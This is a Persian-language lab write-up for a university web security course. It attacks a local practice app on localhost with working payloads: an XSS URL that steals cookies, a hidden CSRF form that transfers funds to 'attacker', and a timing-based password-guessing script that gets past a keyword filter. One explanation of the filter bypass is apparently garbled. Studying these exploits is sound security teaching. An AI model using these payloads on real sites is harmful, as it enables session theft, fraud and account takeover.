


اکسپلویت آلفا

با توجه به اینکه با وارد کردن یوزرنیم اشتباه در url آن را به عنوان خطا نمایش می‌دهد می‌توانیم به این شکل اسکریپت خود را به سایت تزریق کنیم، همچنین اگر تنها اسکریپت مربوط به ارسال کوکی را ارسال کنیم همچنان خطای user not found می‌ماند، پس بعد از ارسال کوکی، تگ p را به کمک اسکریپت پاک می‌کنیم، برای پیدا کردن تگ p از کلاس آن که برابر error است استفاده می‌کنیم.




```
http://localhost:3000/profile?username=<script>fetch(`http://localhost:3000/steal_cookie?cookie=${encodeURIComponent(document.cookie)}`);document.querySelector('p.error').remove()</script>
```

به کمک آدرس بالا ابتدا کوکی به آدرس localhost:3000/steal_cookie ارسال می‌شود و سپس تگ p حاوی خطای user not found از صفحه پاک می‌شود (بسیار سریع پاک می‌شود و کاربر متوجه آن نمی‌شود).

اکسپلویت براوو

ابتدا یک صفحه html می‌سازیم و عنوان آن را <https://sharif.edu/~kharrazi/courses/40441-011> می‌گذاریم زیرا این صفحه عنوان ندارد و در قسمت تایتل آدرس آن نمایش داده می‌شود:



سپس یک فرم تعریف می‌کنیم که مقدارهای مورد نیاز برای انتقال را دارد (یعنی یوزرنیم attacker و مقدار ۱۰) و اجزای این فرم را مخفی می‌کنیم تا در اولین لحظه باز کردن صفحه نمایش داده نشوند.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>https://sharif.edu/~kharrazi/courses/40441-011/</title>
5 </head>
6 <body>
7
8   <form id="myForm" action="http://localhost:3000/post_transfer" method="POST">
9     <input type="hidden" name="destination_username" value="attacker">
10    <input type="hidden" name="quantity" value="10">
11  </form>
12
13 </body>
14 </html>

```

حال در تگ script فرم را سابمیت می‌کنیم و آدرس صفحه را به <https://sharif.edu/~kharrazi/courses/40441-011> تغییر می‌دهیم.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>https://sharif.edu/~kharrazi/courses/40441-011/</title>
5 </head>
6 <body>
7
8   <form id="myForm" action="http://localhost:3000/post_transfer" method="POST">
9     <input type="hidden" name="destination_username" value="attacker">
10    <input type="hidden" name="quantity" value="10">
11  </form>
12  <script>
13    async function submitFormAndRedirect() {
14      const form = document.getElementById('myForm');
15
16      try {
17        form.submit();
18        window.location.href = 'http://sharif.edu/~kharrazi/courses/40441-011/';
19      } catch (error) {
20        console.error('Error submitting form:', error);
21      }
22    }
23
24    submitFormAndRedirect();
25  </script>
26 </body>
27 </html>

```

مشاهده می‌کنیم که بعد از باز کردن صفحه فوق در firefox مقدار ۱۰ بیتبار به حساب attacker منتقل شده است. همچنین با توجه به اینکه body عملاً خالی است هنگام باز کردن اصلاً کاربر متوجه نمی‌شود که در صفحه <https://sharif.edu/~kharrazi/courses/40441-011> قرار ندارد و گمان می‌کند که صفحه هنوز لود نشده

است.

```

1 <span style='display:none'>
2   <img id='test' />
3   <script>
4     var dictionary = ['password', '123456', '12345678', 'dragon', '1234', 'qwerty', '12345'];
5     var times = [];
6     var index = 0;
7     var test = document.getElementById('test');
8     test.onerror = () => {
9       var end = new Date();
10
11       console.log('Time elapsed ${end-start}');
12       times.push(end-start);
13
14       start = new Date();
15       if (index < dictionary.length) {
16         test.src = 'http://localhost:3000/get_login?username=userx&password=${dictionary[index]}';
17       } else {
18         var sum = 0;
19         for (var i = 0; i < times.length; i++) {
20           sum += times[i];
21         }
22         var avg = sum / times.length;
23         var idx = -1;
24         var most_diff = 0;
25         for (var i = 0; i < times.length; i++) {
26           if (Math.abs(times[i] - avg) > most_diff) {
27             most_diff = Math.abs(times[i] - avg);
28             idx = i;
29           }
30         }
31         console.log('Password: ${dictionary[idx]}');
32         var url = 'http://localhost:3000/steal_password?password=${dictionary[idx]}&timeElapsed=${times[idx]}';
33         var xhr = new XMLHttpRequest();
34         xhr.open('GET', url, true);
35         xhr.send();
36       }
37       index += 1;
38     };
39     var start = new Date();
40     test.src = 'http://localhost:3000/get_login?username=userx&password=${dictionary[index]}';
41     index += 1;
42   </script>
43 </span>
44

```

کد داده شده را به شکل فوق تکمیل می‌کنیم، چند نکته درباره این کد وجود دارد، ابتدا با توجه به کد زیر در کدهای منبع `img` را به `img` و `script` را به `script` تغییر دادیم:

```

1 let oldQ;
2 while (q !== oldQ) {
3   oldQ = q;
4   q = q.replace(/script|SCRIPT|img|IMG/g, '');
5 }
6 render(req, res, next, 'transfer/form', 'Transfer Bitbars', `User ${q} does not exist!`, {receiver:null, amount:null});

```

نکته دوم این است که هر بار که src مربوط به تگ img عوض می‌شود و مقدار معتبری ندارد تابع onerror مربوط به (img test) صدا زده می‌شود و در آن src جدید داده می‌شود و مقدار index هم آپدیت می‌شود. نحوه استفاده از covert channel به این شکل است که هر بار محاسبه زمان مصرف شده برای پاسخ ریکوئست در times پوش می‌شود و در نهایت بین آن‌ها میانگین گرفته می‌شود و اندیس زمانی که بیشترین فاصله را از میانگین دارد برگردانده می‌شود و به عنوان کلید dictionary استفاده می‌شود و رمز استخراج می‌شود. در نهایت رمز به آدرس localhost:3000/steal_password ارسال می‌شود.